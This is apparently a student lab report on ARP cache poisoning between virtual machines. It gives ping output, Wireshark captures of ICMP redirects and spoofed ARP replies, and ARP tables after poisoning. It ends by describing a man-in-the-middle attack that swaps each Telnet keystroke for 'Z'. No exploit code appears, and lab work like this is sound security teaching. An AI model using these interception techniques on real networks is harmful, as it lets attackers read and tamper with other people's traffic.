


```
ARP         42 Who has 10.0.2.13? Tell 10.0.2.14
ARP         60 10.0.2.13 is at 08:00:27:59:a3:c9
ARP         42 Who has 10.0.2.14? Tell 10.0.2.13 (duplic…
ARP         60 10.0.2.14 is at 08:00:27:70:0c:00 (duplic…
```

Q. Explain your observations and explain the results on the Wireshark packet capture tool.


When the ping command is executed, a bizarre behaviour is noticed.

The command: `ping 10.0.2.15`




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ ping 10.0.2.14
PING 10.0.2.14 (10.0.2.14) 56(84) bytes of data.
From 10.0.2.8: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=1 ttl=63 time=1.71 ms
From 10.0.2.8: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=2 ttl=63 time=1.34 ms
From 10.0.2.8: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=3 ttl=63 time=0.795 ms
From 10.0.2.8: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=4 ttl=63 time=1.26 ms
From 10.0.2.8: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=5 ttl=63 time=0.541 ms
From 10.0.2.8: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=6 ttl=63 time=1.01 ms
64 bytes from 10.0.2.14: icmp_seq=7 ttl=63 time=1.12 ms
From 10.0.2.8: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.14)
64 bytes from 10.0.2.14: icmp_seq=8 ttl=63 time=1.31 ms
64 bytes from 10.0.2.14: icmp_seq=9 ttl=63 time=0.690 ms
64 bytes from 10.0.2.14: icmp_seq=10 ttl=64 time=0.750 ms
64 bytes from 10.0.2.14: icmp_seq=11 ttl=64 time=0.426 ms
64 bytes from 10.0.2.14: icmp_seq=12 ttl=64 time=0.672 ms
64 bytes from 10.0.2.14: icmp_seq=13 ttl=64 time=0.564 ms
64 bytes from 10.0.2.14: icmp_seq=14 ttl=64 time=0.620 ms
64 bytes from 10.0.2.14: icmp_seq=15 ttl=64 time=0.978 ms
64 bytes from 10.0.2.14: icmp_seq=16 ttl=64 time=0.552 ms
64 bytes from 10.0.2.14: icmp_seq=17 ttl=64 time=0.493 ms
64 bytes from 10.0.2.14: icmp_seq=18 ttl=64 time=0.562 ms
64 bytes from 10.0.2.14: icmp_seq=19 ttl=64 time=0.547 ms
^C
--- 10.0.2.14 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18302ms
rtt min/avg/max/mdev = 0.426/0.840/1.714/0.353 ms
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


On the attacker machine, port forwarding was enabled. In the previous step, there was a certain amount of packet loss. Here, due to port forwarding, The connection is redirected to 10.0.2.8, whose MAC address was assigned to the other two virtual machines. This act of port forwarding foils any packet loss, dwindling it to zero. Gradually, the MAC address is resolved. Below are the screenshots on the Wireshark packet capture tool.



```
Source              Destination         Protocol  Length Info
PcsCompu_59:a3:c9   PcsCompu_17:de:fa   ARP          60 10.0.2.13 is at 08:00:27:59:a3:c9
10.0.2.8            10.0.2.13           ICMP        126 Redirect                (Redirect for host)
PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 10.0.2.14 is at 08:00:27:70:0c:00
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=1/256, ttl=63 (reply in 8)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=1/256, ttl=64 (request in 7)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=1/256, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=2/512, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=2/512, ttl=63 (reply in 14)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=2/512, ttl=64 (request in 13)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=2/512, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=3/768, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=3/768, ttl=63 (reply in 20)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=3/768, ttl=64 (request in 19)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=3/768, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=4/1024, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=4/1024, ttl=63 (reply in 26)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=4/1024, ttl=64 (request in 25)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=4/1024, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=5/1280, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=5/1280, ttl=63 (reply in 32)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=5/1280, ttl=64 (request in 31)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
```




```
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=6/1536, ttl=63 (reply in 39)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=6/1536, ttl=64 (request in 38)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=6/1536, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=7/1792, ttl=64 (no response found!)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=7/1792, ttl=63 (reply in 44)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=7/1792, ttl=64 (request in 43)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=7/1792, ttl=63
PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 Who has 10.0.2.13? Tell 10.0.2.14
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=8/2048, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=8/2048, ttl=63 (reply in 50)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=8/2048, ttl=64 (request in 49)
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=8/2048, ttl=63
PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 Who has 10.0.2.13? Tell 10.0.2.14
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=9/2304, ttl=64 (no response found!)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=9/2304, ttl=63 (reply in 56)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=9/2304, ttl=64 (request in 55)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=9/2304, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=10/2560, ttl=64 (no response found!)
```



```
10.0.2.8            10.0.2.14           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=6/1536, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=7/1792, ttl=64 (no response found!)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=7/1792, ttl=63 (reply in 44)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=7/1792, ttl=64 (request in 43)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=7/1792, ttl=63
PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 Who has 10.0.2.13? Tell 10.0.2.14
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=8/2048, ttl=64 (no response found!)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=8/2048, ttl=63 (reply in 50)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=8/2048, ttl=64 (request in 49)
10.0.2.8            10.0.2.13           ICMP        126 Redirect             (Redirect for host)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=8/2048, ttl=63
PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 Who has 10.0.2.13? Tell 10.0.2.14
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=9/2304, ttl=64 (no response found!)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=9/2304, ttl=63 (reply in 56)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=9/2304, ttl=64 (request in 55)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=9/2304, ttl=63
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=10/2560, ttl=64 (no response found!)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=10/2560, ttl=63 (reply in 62)
PcsCompu_70:0c:00   Broadcast           ARP          60 Who has 10.0.2.13? Tell 10.0.2.14
PcsCompu_59:a3:c9   PcsCompu_70:0c:00   ARP          60 10.0.2.13 is at 08:00:27:59:a3:c9
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=10/2560, ttl=64 (request in 59)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=11/2816, ttl=64 (reply in 64)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=11/2816, ttl=64 (request in 63)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=12/3072, ttl=64 (reply in 66)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=12/3072, ttl=64 (request in 65)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=13/3328, ttl=64 (reply in 68)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=13/3328, ttl=64 (request in 67)
10.0.2.13           10.0.2.14           ICMP         98 Echo (ping) request  id=0x0af8, seq=14/3584, ttl=64 (reply in 70)
10.0.2.14           10.0.2.13           ICMP         98 Echo (ping) reply    id=0x0af8, seq=14/3584, ttl=64 (request in 69)
```


In the above three screenshots, the packets labelled in black are those where the port forwarding occurred. Henceforth, in the information field, ‘`(Redirect from host)`’ is observed.

In this process, since the port is forwarded to 10.0.2.8, the record related to 10.0.2.8 is also stored in the ARP cache table of both the virtual machines.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.14                ether   08:00:27:70:0c:00   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:59:a3:c9   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)


Step 4 (Launching the MITM attack)

Now alterations are made to the Telnet data between A and B. An assumption that A is the Telnet client and B is the Telnet server is made. After A is connected to the Telnet server on B, for every key stroke typed on A’s Telnet window, a TCP packet is generated and sent to B. Here, the goal is to intercept the TCP packet, and replace each typed character with a fixed character (Z). This way, it does not matter what the user types on A, Telnet will always display Z. From the previous steps, it's made possible to redirect the TCP packets to Host M (Attacker), but instead of forwarding them, the intention is to replace them with a spoofed packet.

Once again, the ARP cache of each virtual machine (excluding the attacker machine) is poisoned.

With the IP forwarding remained switched on, the ARP cache is poisoned and a telnet connection is made.

